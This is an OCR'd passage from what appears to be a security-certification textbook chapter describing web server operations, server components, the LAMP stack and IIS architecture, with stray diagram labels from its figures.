Application Data Store
Static Data Request
Static Data Response
Servlet Request
Servlet Response
Web Server
Application Server
Web Container
Other Services
HTTP Request
HTTP Response
Web Client

Web Server Operations

A web server is a computer system that stores, processes, and delivers web pages to global clients via the Hypertext Transfer Protocol (HTTP). In general, a client initiates a communication process through HTTP requests. When a client desires to access any resource such as web pages, photos, and videos, the client's browser generates an HTTP request that is sent to the web server. Depending on the request, the web server collects the requested information/content from the data storage or application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.



Static Data Store

HTTP Response
Web Client

Figure 13.1: Typical client–server communication in web server operation

Components of a Web Server

A web server consists of the following components:

- **Document Root**

  The document root is one of the root file directories of the web server that stores critical HTML files related to the web pages of a domain name, which will be sent in response to requests.

  For example, if the requested URL is *www.certifiedhacker.com* and the document root is named “certroot” and is stored in the directory */admin/web*, then */admin/web/certroot* is the document directory address.

  If the complete request is *www.certifiedhacker.com/P-folio/index.html*, the server will search for the file path */admin/web/certroot/P-folio/index.html*.

- **Server Root**

  It is the top-level root directory under the directory tree in which the server’s configuration and error, executable, and log files are stored. It consists of the code that implements the server. The server root, in general, consists of four files. One file is dedicated to the code that implements the server, while the other three are subdirectories, namely, -conf, -logs, and -cgi-bin, which are used for configuration information, logs, and executables, respectively.

- **Virtual Document Tree**

  A virtual document tree provides storage on a different machine or disk after the original disk becomes full. It is case-sensitive and can be used to provide object-level security.

  In the above example under document root, for a request of *www.certifiedhacker.com/P-folio/index.html*, the server can also search for the file path */admin/web/certroot/P-folio/index.html* if the directory *admin/web/certroot* is stored in another disk.

- **Virtual Hosting**

  It is a technique of hosting multiple domains or websites on the same server. This technique allows the sharing of resources among various servers. It is employed in large-scale companies, in which company resources are intended to be accessed and managed globally.

  The following are the types of virtual hosting:

  - Name-based hosting
  - Internet Protocol (IP)-based hosting
  - Port-based hosting

- **Web Proxy**

  A proxy server is located between the web client and web server. Owing to the placement of web proxies, all requests from clients are passed on to the web server through the web proxies. They are used to prevent IP blocking and maintain anonymity.

Open-source Web Server Architecture

Open-source web server architecture typically uses Linux, Apache, MySQL, and PHP, often called the LAMP software bundle, as the principal components.

The following are the functions of the principal components in open-source web server architecture:

- Linux is the operating system (OS) of the web server and provides a secure platform
- Apache is the component of the web server that handles each HTTP request and response
- MySQL is a relational database used to store the content and configuration information of the web server
- PHP is the application layer technology used to generate dynamic web content



Figure 13.2: Functions of the principal components of the open-source web server architecture


IIS Web Server Architecture


The Internet Information Service (IIS) is a web server application developed by Microsoft for Windows. IIS for Windows Server is a flexible, secure, and easy-to-manage web server for hosting anything on the web. It supports HTTP, HTTP Secure (HTTPS), File Transfer Protocol (FTP), FTP Secure (FTPS), Simple Mail Transfer Protocol (SMTP), and Network News Transfer Protocol (NNTP).

It has several components, including a protocol listener such as HTTP.sys and services such as the World Wide Web Publishing Service (WWW Service) and Windows Process Activation Service (WAS). Each component functions in application and web server roles. These functions may include listening to requests, managing processes, and reading configuration files.



Client
Internet
Stack
HTTP Protocol Stack (HTTP.SYS)
Svchost.exe
Windows Activation Service (WAS)
WWW Service
External Apps
application Host.config
Application Pool
Web Server Core
Begin request processing, authentication, authorization, cache resolution, handler mapping, handler pre-execution, release state, update cache, update log, and end request processing
Native Modules
